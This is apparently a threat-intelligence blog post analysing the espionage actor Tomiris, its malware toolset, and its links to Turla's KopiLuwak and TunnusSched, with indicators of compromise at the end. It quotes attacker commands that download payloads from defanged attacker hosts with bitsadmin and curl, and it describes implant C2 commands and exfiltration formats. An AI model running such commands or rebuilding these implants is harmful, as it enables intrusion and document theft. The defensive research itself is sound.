Tomiris called, they want their Turla malware back

Authors

-  Pierre Delcher
-  Ivan Kwiatkowski

Introduction

We introduced Tomiris to the world in September 2021, following our investigation of a DNS-hijack against a government organization in the Commonwealth of Independent States (CIS). Our initial report described links between a Tomiris Golang implant and SUNSHUTTLE (which has been associated to NOBELIUM/APT29/TheDukes) as well as Kazuar (which has been associated to Turla); however, interpreting these connections proved difficult.

We continued to track Tomiris as a separate threat actor over three new attack campaigns between 2021 and 2023, and our telemetry allowed us to shed light on the group. In this blog post, we're excited to share what we now know of Tomiris with the broader community, and discuss further evidence of a possible connection to Turla.

Actor profile

- Tomiris focuses on intelligence gathering in Central Asia. Tomiris's endgame consistently appears to be the regular theft of internal documents.
- The threat actor targets government and diplomatic entities in the CIS. The occasional victims discovered in other regions (such as the Middle East or South-East Asia) turn out to be foreign

representations of CIS countries, illustrating Tomiris's narrow focus.

- It is characterized by its tendency to develop numerous low-sophistication "burner" implants in a variety of programming languages that are repeatedly deployed against the same targets, using elementary but efficient packaging and distribution techniques. Tomiris occasionally leverages commercial or open-source RATs.
- Language artifacts discovered in Tomiris's implant families and infrastructure from distinct campaigns all indicate that the threat actor is Russian-speaking.
- Overall, Tomiris is a very agile and determined actor, open to experimentation – for instance with delivery methods (DNS hijacking) or command and control (C2) channels (Telegram).

The following map shows the countries where we detected Tomiris targets (colored in green: Afghanistan and CIS members or ratifiers). It is worth noting that while we identified a few targets in other locations, all of them appear to be foreign diplomatic entities of the colored countries:

Tomiris's polyglot toolset

Tomiris uses a wide variety of malware implants developed at a rapid pace and in all programming languages imaginable. We hypothesize that the general aim is to provide operators with "full-spectrum malware" in order to evade security products. In fact, on several occasions we observed the actor persistently cycling through available malware strains until one of them was finally allowed to run on victim machines.

Tools used by Tomiris fall into three categories:

- Downloaders, rudimentary malicious programs whose role is to deploy a backdoor or required additional legitimate tools.
- Backdoors, whose feature set is typically limited to reconnaissance, command execution, file download and file upload.
- File stealers specifically built to exfiltrate documents, often relying on a hardcoded list of file extensions to automatically find recently edited files and upload them to a C2. Some file stealers are backdoor variants and share the same code base.


Tomiris goes after its victims using a wide variety of attack vectors: spear-phishing emails with malicious content attached (password-protected archives, malicious documents, weaponized LNKs), DNS hijacking, exploitation of vulnerabilities (specifically ProxyLogon), suspected drive-by downloads and other "creative" methods (see details of the investigation described below). The following table lists all Tomiris malware families we are aware of:

Name	Type	Language	Comments
Tomiris Downloader	Downloader	C	Mentioned in our original blog post. Some samples contain traces of Russian language.
Tomiris (Golang implant)	Backdoor	Golang	Described in our original blog post.
SBZ[1] filestealer	File stealer	Golang	Document stealer based on Tomiris's (Golang implant) source code.
Tomiris download scheduler	Downloader	C	A variant of Tomiris Downloader that additionally uses scheduled tasks to download a payload.
Tomiris .NET downloader	Downloader	.NET	A .NET variant of Tomiris Downloader, mainly used to deploy required legitimate tools, such as WinSCP.
Telemiris	Backdoor	Python	Contains traces of Russian language.
Roopy	File stealer	Pascal	Similar to SBZ filestealer (see above).
JLORAT	Backdoor	Rust	Various traces of Russian language in this family.
JLOGRAB	File stealer	Rust	Based on JLORAT's source code.

In addition, Tomiris leveraged open-source or commercially available implants and offensive tools. Notably, the latter were associated with Tomiris because they were downloaded from Tomiris downloader, shared a common C2 with other Tomiris implants, and/or were leveraged to deploy other Tomiris implants:

Name	Description
	Open-source RAT available on GitHub.
RATel	One of the samples (MD5 10B315FB7D8BA8D69337F04ED3891E75) that we attributed to Tomiris was downloaded from mail.mfa.uz.webmails[.]info, which has been referenced by Cyjax.
Python Meterpreter loader	Metasploit-provided Python script that is leveraged to deploy a Meterpreter instance in memory. These are frequently packed using

	py2exe, PyInstaller or Nuitka.
Warzone RAT	A commercial C++ RAT.



Relationships between Tomiris tools. Arrows indicate direct execution.

Overall, pieces from the Tomiris toolset appear to be generally interchangeable and don't appear to be tied to specific campaigns or victims. Operators routinely mix and match the various families, trying to deploy tools (often repeatedly) with little regard for stealth until one doesn't get caught by antivirus software.

The following paragraphs provide a summary description of the main malware strains used by Tomiris.

Telemiris

Telemiris is a Python backdoor originally packed with PyInstaller (we later identified some Nuitka-packaged samples as well). Its name derives from the fact that it uses Telegram as a C2 channel. After setting up persistence (copying itself under %AppData%/service/ and creating a RUN key entry), the

malware enters its main loop where it waits for Telegram messages and replies to them. Supported commands are:

/run	Execute an arbitrary command on the victim's machine. It's worth noting that command results are expected to be encoded in Cyrillic codepage.
/download <path>	Sends the contents of the file stored on the victim's machine at the given path.
[file attachment]	Writes the received file on the victim's machine at the path specified in the attachment's caption, or in the current directory by default. Telemiris replies with "Файл загружен!" ("File downloaded!").

From what we observed, Telemiris is used as a first-stage implant that operators use to deploy other tools such as Roopy, JLORAT, or even the legitimate WinSCP binary, to further exfiltrate files.

Roopy

Written in Pascal, this file stealer crawls the victim's filesystem at regular intervals and uploads all files of interest to its C2 server. At startup, it wastes CPU cycles on dead code and useless loops, which we assume are for evasion purposes. Roopy then creates its working directory (%AppData%/Microsoft/OneDrive) where it stores the list of already uploaded files (as upload.dat) and a copy of documents waiting to be uploaded (in the backup subfolder).

Then, every 40-80 minutes, Roopy crawls C:\Users and all other drives (D:, E:, …), looks for all documents (.doc, .docx, .xls, .xlsx, .txt, .pdf) modified in the last month, and stages them for upload. Discovered files are collected in ZIP archives up to 5MB in size and sent to the C2 server over plain HTTP using POST requests containing such data as:

Delphi/Pascal

```
1 {
2 "n":"[timestamp]_[part].zip",
3 "t":"[computer name]",
4 "s": "[timestamp]",
5 "b64":"[base64-encoded zip file]"
6 }
```

This data format, naming convention as well as the URL scheme used by the C2 server (i.e., /h/pa) are very similar to SBZ filestealer. We identified a number of variants of Roopy where logging can be either enabled or disabled by default, or where the base64 encoding scheme was replaced by a simple subtraction from the bytes of the obfuscated data.

JLORAT

Our first sightings of this Rust malware date back to August 2022. Similar to Telemiris, JLORAT copies itself under %AppData% and sets up persistence via a registry RUN key. It also creates a mutex to

ensure atomic execution (“whatever”, as in the default usage example for the “single-instance” Rust library that is embedded). The backdoor starts by gathering information on the victim machine, such as the system information, current user and public IP address. The information is sent via an HTTP POST request to the C2 on a non-standard port (i.e., 9942). Sample data sent by the C2 could be:

Delphi/Pascal

```
{
"admin": true,
"cmd": "",
"cpu_vendor": {
"brand": "[REDACTED]",
"cores": 6,
"cpu_usage": 0,
"frequency": 2400,
"name": "CPU 6",
"vendor_id": "[REDACTED]"
},
"hwid": "[REDACTED]",
"ip": "[REDACTED]",
"memory": "32.0",
"resolution": "1280x1024",
"software": [
"Microsoft Visual C++ 2005 Redistributable (x64)",
"[REDACTED, list of further installed software items]"
],
"username": "[REDACTED]",
"version": "Windows 7 Professional"
}
```

JLORAT then looks for specific keywords in the data returned by the C2 to start processing orders.

0	No operation
cmd|[command]	Executes the specified command, and returns the result in the cmd key of the JSON response. Some specific subcommands are

	processed by JLORAT directly and not passed to the command prompt, such as cmd|cd (change working directory), cmd|ls or cmd|dir (lists file in the current directory) and cmd|curfile (returns the path to the JLORAT binary).
upload|path	Sends the designated file from the victim to the C2, on TCP port 9999.
download|url|path	Saves the file at the given URL to the provided path on the victim's machine.
screen	Takes a screenshot and sends it to the C2 on TCP port 9999.

Data sent to port 9999 is not passed in a JSON dictionary, but instead follows a specific format:

Offset	Field name	Description
0	FILENAME_LEN	Length of the filename of the data being sent
4	FILENAME	Name of the file being sent
4 + FILENAME_LEN	CONTENT_LEN	Length of the data
8 + FILENAME_LEN	CONTENT	Payload

We also discovered variants of JLORAT bundled with additional modules – effectively turning it into a file stealer we call JLOGRAB. Just like Roopy, JLOGRAB:

- Periodically looks for documents (a combination of.txt, .pdf, .xml, .xlsx, .doc and .docx files depending on the sample)
- Saves the list as %AppData%/temp_id.txt
- Copies discovered documents under %AppData%/transport
- Uploads them to the C2 in ZIP archives.

JLORAT contains traces of Russian language in status messages ("Директория установлена!", meaning "Directory set"). The source binary also contains metadata indicating some of the source code is stored in a "moduls" folder, which appears to be a misspelling of the English word "modules", or a poor transliteration of the Russian word "модуль" (pronounced: modul').

Tomiris's deployment spree: TunnusSched giveaway

On January 5, 2023, Mandiant released a blog post describing attacks against Ukrainian entities that they attributed to Turla. Let's start by briefly summing up their findings:

- In September 2022, a threat actor purchased an expired domain name (anam0rph[.]su) that used to be part of a botnet (Andromeda) infrastructure. This allowed them to receive incoming connections from previous, dormant infections and take over a number of machines.
- Victims in Ukraine were infected with KopiLuwak and QUIETCANARY, two malware strains previously associated with Turla.

While publicly available data indeed shows that anam0rph[.]su was re-registered on August 12, 2022, we couldn't find any link between Andromeda and KopiLuwak from our telemetry. Nevertheless, we had been tracking QUIETCANARY since 2019 under the name "TunnusSched" (not "Tunnus" as Mandiant's reporting indicates), and decided to take a closer look at samples collected during the same period.

To our great surprise, we discovered one TunnusSched/QUIETCANARY sample (MD5 B38160FC836AD42F1753A0873C844925) had been delivered to a government target in the CIS on September 13, 2022. Our telemetry additionally shows that this TunnusSched malware was deployed… from Tomiris's Telemiris (MD5 C49DBF390E876E926A338EA07AC5D4A7).

More precisely, on September 13, 2022, around 05:40 UTC, an operator attempted to deploy several known Tomiris implants via Telemiris: first a Python Meterpreter loader, then JLORAT and Roopy. These efforts were thwarted by security products, which led the attacker to make repeated attempts, from various locations on the filesystem:

Delphi/Pascal

```
$> bitsadmin /transfer www /download hxxps://telegram.akipress[.]news/lsasss.rar [REDACTED]\lsasss.rar
$> rar.exe x "[REDACTED]\lsasss.rar" "[REDACTED]\"
%content%gt; [REDACTED]\lsasss.exe
%content%gt; dir "[REDACTED]\
$> del "[REDACTED]\document.rar"
$> [...]
$> wmic list drives
$> wmic diskdrive get name
$> wmic logicaldisk where drivetype=5 get deviceid, volumename, description
$> wmic logicaldisk where drivetype=3 get deviceid, volumename, description
$> [...]
$> bitsadmin /transfer www /download hxxps://telegram.akipress[.]news/lsasss.rar F:\lsasss.rar
$> rar.exe x "F:\lsasss.rar" "F:\"
%content%gt; F:\lsass.exe
%content%gt; tasklist | findstr /I "lsasss"
```

All these attempts ended in failure. After a one-hour pause, the operator tried again at 07:19 UTC, this time using a TunnusSched/QUIETCANARY sample:

Delphi/Pascal

```
curl hxxps://crane[.]mn/wp-content/plugins/jetpack/modules/photon-cdn/EpsonDeviceControl.exe –output [REDACTED]\epsondevicecontrol.exe
```

The TunnusSched sample was blocked as well, and the operator resumed trying to deploy JLORAT and Roopy samples up to the next day. This activity and brute-force approach to infection is completely consistent with other Tomiris infections we have observed in the past.

Attribution: reading KopiLuwak's story again

Mandiant noted that some elements of the recent TunnuSched case they analyzed "appear to be a departure from historical Turla operations", but the use of KopiLuwak and TunnusSched led them to link this activity to Turla anyway. In order to perform a critical analysis of this attribution process, we need to go back in time.

KopiLuwak has belonged to Turla

Kaspersky first reported on KopiLuwak in 2016. Back then, this JavaScript reconnaissance tool was used to deploy ICEDCOFFEE in countries like Greece, Romania and Qatar. We attributed the associated attack campaign to Turla and could not find any reason to believe that was incorrect.

TunnusSched and KopiLuwak are part of the same toolset

Starting from 2019, we discovered additional implant families that were linked to KopiLuwak (and so, to Turla), starting from 2019. The implants were additionally linked together, mainly because they leverage an identical RC4 implementation:

Malware name	Links to Turla
Topinambour	• Delivered KopiLuwak samples • Shared TTPs (use of compromised WordPress sites) • Same RC4 implementation as Tunnus and TunnusSched
Tunnus	• Found on machines infected with KopiLuwak • Shared TTPs (use of compromised WordPress sites) • Same RC4 implementation as TunnusSched and Topinambour
TunnusSched (QUIETCANARY)	• Shared PDB path with Tunnus • Same RC4 implementation as Tunnus and Topinambour
RocketMan	• Found on machines infected with Topinambour • Code similarities with TunnusSched

```
// ASKdjlKASdjkasjdklKASjd.Encrypt
// Token: 0x0600002F RID: 47 RVA: 0x0000337C File Offset: 0x0000157C
public static byte[] RC4(byte[] bytes, string strKey)
{
    byte[] array = new byte[strKey.Length];
    array = Encoding.UTF8.GetBytes(strKey);
    byte[] array2 = new byte[bytes.Length];
    byte[] array3 = new byte[256];
    int num = array.Length;
    int i;
    for (i = 0; i < 256; i++)
    {
        array3[i] = (byte)i;
    }
    int num2 = 0;
    for (i = 0; i < 256; i++)
    {
        num2 = (num2 + (int)array3[i] + (int)array[i % num]) % 256;
        byte b = array3[i];
        array3[i] = array3[num2];
        array3[num2] = b;
    }
    i = 0;
    num2 = 0;
    for (int j = 0; j < bytes.GetLength(0); j++)
    {
        i = (i + 1) % 256;
        num2 = (num2 + (int)array3[i]) % 256;
        byte b = array3[i];
        array3[i] = array3[num2];
        array3[num2] = b;
        int num3 = (int)(array3[i] + array3[num2]) % 256;
        array2[j] = (bytes[j] ^ array3[num3]);
    }
    return array2;
}
```

```
// BrowserTelemetry.RC4Encryption
// Token: 0x06000027 RID: 39 RVA: 0x00002890 File Offset: 0x00000A90
public static byte[] EncryptDecrypt(byte[] payload, string keyStr)
{
    byte[] array = new byte[keyStr.Length];
    array = Encoding.UTF8.GetBytes(keyStr);
    byte[] array2 = new byte[payload.Length];
    byte[] array3 = new byte[256];
    int num = array.Length;
    int i;
    for (i = 0; i < 256; i++)
    {
        array3[i] = (byte)i;
    }
    int num2 = 0;
    for (i = 0; i < 256; i++)
    {
        num2 = (num2 + (int)array3[i] + (int)array[i % num]) % 256;
        byte b = array3[i];
        array3[i] = array3[num2];
        array3[num2] = b;
    }
    i = 0;
    num2 = 0;
    for (int j = 0; j < payload.GetLength(0); j++)
    {
        i = (i + 1) % 256;
        num2 = (num2 + (int)array3[i]) % 256;
        byte b = array3[i];
        array3[i] = array3[num2];
        array3[num2] = b;
        int num3 = (int)(array3[i] + array3[num2]) % 256;
        array2[j] = (payload[j] ^ array3[num3]);
    }
    return array2;
}
```

Code similarity between Topinambour (left) and TunnusSched (right)

The RC4 implementation in these samples results in strictly identical .NET bytecode that, as far as we could verify, is unique to Tunnus, TunnusSched and Topinambour.

The fact that all these implants are interconnected leaves little doubt, and Topinambour at least is strongly linked with KopiLuwak. As a result, we (still) believe with high confidence that **TunnusSched and KopiLuwak are both part of similar toolsets**, starting from 2019 at the latest.

Mandiant's recent findings also confirm that **KopiLuwak and TunnusSched were still part of the same toolset as of September 2022**, as they were both deployed against targets in Ukraine during a single operation.

But Tomiris uses TunnusSched

As we recently discovered (and detailed in "Tomiris's deployment spree: TunnusSched giveaway"), **TunnusSched was leveraged by Tomiris** against a government target in the CIS in September 2022.

Additionally, we **believe with medium confidence the TunnusSched usage described by Mandiant to be part of Tomiris's operations**, because:

- The TunnusSched sample that was leveraged by Tomiris (MD5 B38160FC836AD42F1753A0873C844925) is very similar to the one that was deployed from KopiLuwak as per Mandiant's reporting (MD5 403876977DFB4AB2E2C15AD4B29423FF). Most notably, they share identical RC4 encryption keys, user agent strings, unused code (the "ServerInfoExtractor" class), PDB root path ("c:\Users\Scott\source\repos\Kapushka.Client\BrowserTelemetry\obj\Release\", starting with a lowercase "c:"), both have explicit references to VisualStudio 15.7, and a compilation date set to September 2022.

- The TunnusSched sample used by Tomiris and the one referenced by Mandiant were both (only) deployed against targets in the CIS during the same timeframe (September 2022).
- The TunnusSched deployment described by Mandiant involved taking over an extinct Andromeda C2 domain. We first introduced Tomiris as a threat actor who took over legitimate government hostnames to deploy the Tomiris Golang implant, and it has continued to do so. As a result, we believe it is likely Tomiris may have hijacked extinct Andromeda hostnames or domains.

So Tomiris uses KopiLuwak!

As we have already established, TunnusSched and KopiLuwak are part of similar toolsets (starting from 2019 at least). They were also used together during the same operation in September 2022 in the CIS, while TunnusSched was also deployed separately by Tomiris in the CIS – both independently analyzed cases leveraging very similar TunnusSched samples.

As a result, **we believe with medium-to-high confidence that both TunnusSched and KopiLuwak are being leveraged by Tomiris**. Additionally, we cannot rule out Tomiris having used KopiLuwak as early as 2019, conducting operations that may have been wrongly attributed to Turla back then.

Wait: wouldn't that mean Tomiris IS Turla?

This entire discussion would be moot if we believed Tomiris to be (a sub-cluster of) Turla – but this is not the case. While our initial blog post introducing Tomiris noted similarities with malware used in the Sunburst attack, we continued to track the two sets of activity separately. Years later, we are convinced that despite possible ties between the two groups, **Turla and Tomiris are separate actors**. Tomiris is undoubtedly Russian-speaking, but its targeting and tradecrafts are significantly at odds with what we have observed for Turla. In addition, Tomiris's general approach to intrusion and limited interest in stealth are significantly at odds with documented Turla tradecraft.

It follows that two groups (that we know of) may have used KopiLuwak at different points in time. What are the possible explanations for this?

- It is possible that Turla doesn't mind using a tool that was burned in 2016 and is still using it in current operations along with new tools.
- Given that KopiLuwak, Tunnus, TunnusSched, etc. are written in JavaScript and .NET, where the source code is essentially provided with the malware, other threat actors may have repurposed these tools and are using them under a false flag.
- Turla shares tool and expertise with Tomiris, or cooperates with Tomiris on joint operations. In this scenario, it might be acceptable for Turla to give away burned tools, or to use old implants that will not disclose current capabilities to their partners.
- Tomiris and Turla rely on a common supplier that provides offensive capabilities. Or maybe Tomiris initially started out as a private outfit writing tools for Turla and is now branching out into the mercenary business. If so, it is entirely possible that Tomiris, using the toolset it developed for Turla, is conducting operations for different customers.

Our assessment is that the first two hypotheses are the least likely and that **there exists a form of deliberate cooperation between Tomiris and Turla**. Its exact nature is, however, hard to determine with

the information we have at hand. In any case, depending on when Tomiris started using KopiLuwak, a number of campaigns and tools believed to be linked to Turla may in fact need to be re-evaluated.

Not only Topinambour, Tunnus, TunnusSched (QUIETCANARY) and RocketMan may have been used by Tomiris in the past (we know this is the case for TunnusSched, and very likely for Tunnus due to the discovery of government victims in Russia in 2019), it could also be the case that these tools are Tomiris's exclusive property. Looking back, we cannot help but notice that all of these tools were predominantly used in the CIS region, which is consistent with Tomiris's traditional victimology.

Conclusion

With this report, we hope to alert the community to the dangers of using KopiLuwak and TunnusSched to link cyberattacks to Turla. To the best of our knowledge, this toolset is currently shared between Tomiris and Turla and we cannot rule out that more actors outside our purview have access to it. We expect the attribution of this cluster of activities to remain unclear for the near future.

In the grander scheme of things, this investigation reveals the pitfalls that the information security industry faces when working on cyberattacks. We rely on a knowledge pool generously shared among all participants, yet information decays: what is true today may turn out to be wrong tomorrow. Discovering new, reliable data isn't enough; existing assumptions also need to be substantiated – which can only happen when vendors publish data. In that spirit, we kindly thank Mandiant for the research they published.

Finally, this investigation illustrates the limits of technical attribution. Looking at infections and malware samples only gets us so far and we are often reminded that APT groups are subject to organizational and political constraints. On rare occasions, we stumble upon a piece of the puzzle that allows us to pierce the veil.

As for the Tomiris mystery, we'll be eagerly awaiting the next piece.

Indicators of compromise

Telemiris
MD5 edb0c08f8b6bb179b4395d8a95619d07
SHA-1 f8d87d5b251671af624c3eaf7ac5cc42a0acadd0
SHA-256 00466d76832193b3f8be186d00e48005b460d6895798a67bc1c21e4655cb2e62

MD5 c49dbf390e876e926a338ea07ac5d4a7
SHA-1 bc9314760071a4aef12e503104478059808e7047
SHA-256 df75defc7bde078faefcb2c1c32f16c141337a1583bd0bc14f6d93c135d34289

MD5 485a08c6ff6a8b05fab42facc0225035
SHA-1 da6635def86b50a5de25f148426f68d3d8ab450a
SHA-256 fd7fe71185a70f281545a815fce9837453450bb29031954dd2301fe4da99250d

Tomiris Golang implant
MD5 6b567779bbc95b9e151c6a6132606dfe

SHA-1 a0de69ab52dc997ff19a18b7a6827e2beeac63bc
SHA-256 80721e6b2d6168cf17b41d2f1ab0f1e6e3bf4db585754109f3b7ff9931ae9e5b

SBZ filestealer
MD5 51aa89452a9e57f646ab64be6217788e
SHA-1 0b6e1df37ba89d3d35b4b18afc0ffeb46644ff76
SHA-256 cb78495bee37e768ef4566aa1c2cfb5478bae779127430f90c3da75e407350b8

MD5 20c9ca66d2844edb94a623e77accaa5f
SHA-1 752678274224bf9fef83843e44820f6bcd738758
SHA-256 0767806f5734dca1553cae6a835c24a6d92abd678928b64f70dbd8811ed44aca

TunnusSched
MD5 5d6b920fd8f3b5a3a8c9dead25e3a255
SHA-1 902b27a5fd2e5f17e5340e350afa037549ce9faa
SHA-256 0fc624aa9656a8bc21731bfc47fd7780da38a7e8ad7baf1529ccd70a5bb07852

MD5 4452290e674ab521fa0941d45cc6b22f
SHA-1 459b17c42017cfdfc7eb804b5c0ee52aa6035d78
SHA-256 3f94b20cb7f4ff55207660649ebbb02679c991fe03efbcb0bd3840fc7f0bd527

MD5 e59752ffc116388dd863fc2e30e4aaea
SHA-1 98059a86b681b0b8a09a95def3ef874c531b1d66
SHA-256 29314f3cd73b81eda7bd90c66f659235e6bb900e499c9cc7057d10a9083a0b94

Topinambour
MD5 47870ff98164155f088062c95c448783
SHA-1 15e710a107830b193124a6d2bbc785b9383262a9
SHA-256 009406c1c7c0b289a25d44dfaa8364633d9b71df5f3c7a65deec1ef00a8c2ebb

RocketMan
MD5 a80bbd753c07512b31ab04bd5e3324c2
SHA-1 7bb6e4a1ede35867ce5c57b5668f6aacae025b81
SHA-256 046f11a6c561e46e6bf199ab7f50e74a4d2aaead68cdbd6ce44b37b5b4964758

Tunnus
MD5 9be1cccd8e6ff0bd2ad7868a7c1308c0
SHA-1 0be035e2d7180a908566a6bdaa907ed74b08b790
SHA-256 85295ab44d0903a2cf4cbdcae55129a40cf5f7fb7210a304fa91a86929fd2cd9

Roopy
MD5 66357e47bbc2ec5694e2c5de9cc3b9c6
SHA-1 ce9db7dbf3368757c232aa960bbfa7b83278618d
SHA-256 0dfbc54a5a88f27e52807873c20872bc6bf92b822de90545492081c4e4f96778

MD5 d3e1043cf5382e97685340760c9d3d61
SHA-1 90f1e9fb5845f985cd0995c75e0746a8e47cf8e9
SHA-256 9c086f242120be7a9e57e06b75d8ef6f051a77c6339deaeb574e80ee69590111

MD5 0f092bfc9f9adaf93750df4ae3cdc0f7
SHA-1 e2f191b251ba5c57cdbb5a6d3bfab57957900fcf
SHA-256 a4ea3462bd5aedccc783d18d24589018c257b2a6e092164c01de067a8e3cd649

JLORAT
MD5 8674100d43231294b6562717a9ab3a07
SHA-1 f918e5f50bb3b73a732bc9cb3595bff2ea7b761f
SHA-256 296599df29f4ffa9bf753ff9440032d912969d0bab6e3208ab88b350f9a83605

MD5 d09f792e5ea9f1239f3454fd1ce7893c
SHA-1 9902917a3af585e695141caf347a2f19a065a7df
SHA-256 69bb729ff354cd9651f99a05f74f3ea20d483dc8e6e5838e4dd48858fd500d29

Tomiris Downloader
MD5 fd59dd7bb54210a99c1ed677bbfc03a8
SHA-1 292c3602eb0213c9a0123fdaae522830de3fad95
SHA-256 c9db4f661a86286ad47ad92dfb544b702dca8ffe1641e276b42bec4cde7ba9b4

MD5 bcd52718195416b47c3538a89b62c305
SHA-1 5a368354696d06319a050071f48bc6767d92b49a
SHA-256 8391c182588b79697337e401a6424c12b3d707c00c15a17ec59059deedb0e2c4

MD5 daf4f59224cc7c5e94c924f43a76f300
SHA-1 6161aa9d9888472647a9792eead944bfc678c920
SHA-256 8ec159179d49b44849febe7ed522c8fb836d5658ef868db41d2181fb4b1cbd3f

MD5 d1986646b9be824414845f8e98c7961b
SHA-1 98f1a215cd87e08d33f0d2ba13020661e629c6b8
SHA-256 b144229fb62799aa23537eaf0ce267b1445a182c28f4679e8f8234eeb5e603f3

MD5 45a857603e0e72174452fd073ad373de
SHA-1 c1b7547da13b7c78cd6c5c354af945b2eff767c9
SHA-256 e2d4d030542a44a8d4cc8b97da7b26487570dda432a736766dd2ab6d57a3b787

Tomiris .NET Downloader
MD5 11ed3f8c1a8fce3794b650bbdf09c265
SHA-1 4040bb7e4ebc98c22bda98680b207ec89767b759
SHA-256 4f237b5aa3ff4fc4e3014f693c27a1cba94fc24f3a6054c28d090592343c06a2

MD5 92c6d7fb1118d2e276dd4ad878db37f6
SHA-1 53baccf15963dc85447cc822ec95ef8ed0326ac6
SHA-256 358411a3b4a327805d629612b1b64357efe5389e56ddae9128ababbc8a2357a1

MD5 796c232286743b95fed38d9d5c74f879
SHA-1 cac58134db8bb3c6b0d8f21957cadb9110fa3727
SHA-256 65da1696d36da254779a028b881a1890b0b037e7eee8ea0a9446c8bb0729c1cf

Tomiris Download Scheduler

MD5 956cefc9a1759078ccf75b192db10ced
SHA-1 245b78c615c57abaf46235f184a727587c882b69
SHA-256 c5a9be4055e5f00bf3f2e6c57ba1b796157a74406657fd554d69491868cd5925

MD5 67340dba1c379a84df88e639608de310
SHA-1 aa494696a413b652e667cbbb7ccee35a68b45c87
SHA-256 5e66256adbf973f6ab2252c14d6f0d8da2d326f52f6433bcf3a7cd7c60ae8f01

RATel

MD5 d83b31fe5f0144468aad4619c2418ac8
SHA-1 23f388aced4b1732744cbd5fca1a24b8a82c01a9
SHA-256 e152322530819d196fb411a0cb12cf4bcc94975b400a17b95f0fc2e28f6493e5

MD5 447cf4a077f17096ca16a29333b7a046
SHA-1 4a572e67a799ebbb2b9d7260aedb780e3005be51
SHA-256 352f9cd4c14c1002d6c8d902cbca4e96d03a8bb243b33dd192a2260fe66091a1

MD5 10b315fb7d8ba8d69337f04ed3891e75
SHA-1 c56991857a9c09e25f3dd56066b4a322cc5c03d9
SHA-256 4c8eddeab2d40178712685d09da5187b996389fba62c7f9b9635b07060b1e013

Packed Python Meterpreter loader

MD5 322837acdcedc952587e7be9886ddffd
SHA-1 19357154ff3e43c968fd09f61db1e6e8084384fa
SHA-256 98275bfe968d5998230bdf18de1be795b5ad42bd82b5ecb1405b00afba6f533d

MD5 778d491e9742199b558e84a27c559612
SHA-1 66271b2536481a6b2a3ae21412ce5ef50a692cfa
SHA-256 9cd10a2d9db9cf1c5b3454c323fd148f5a322b4100f35e0a73ed4632038631cc

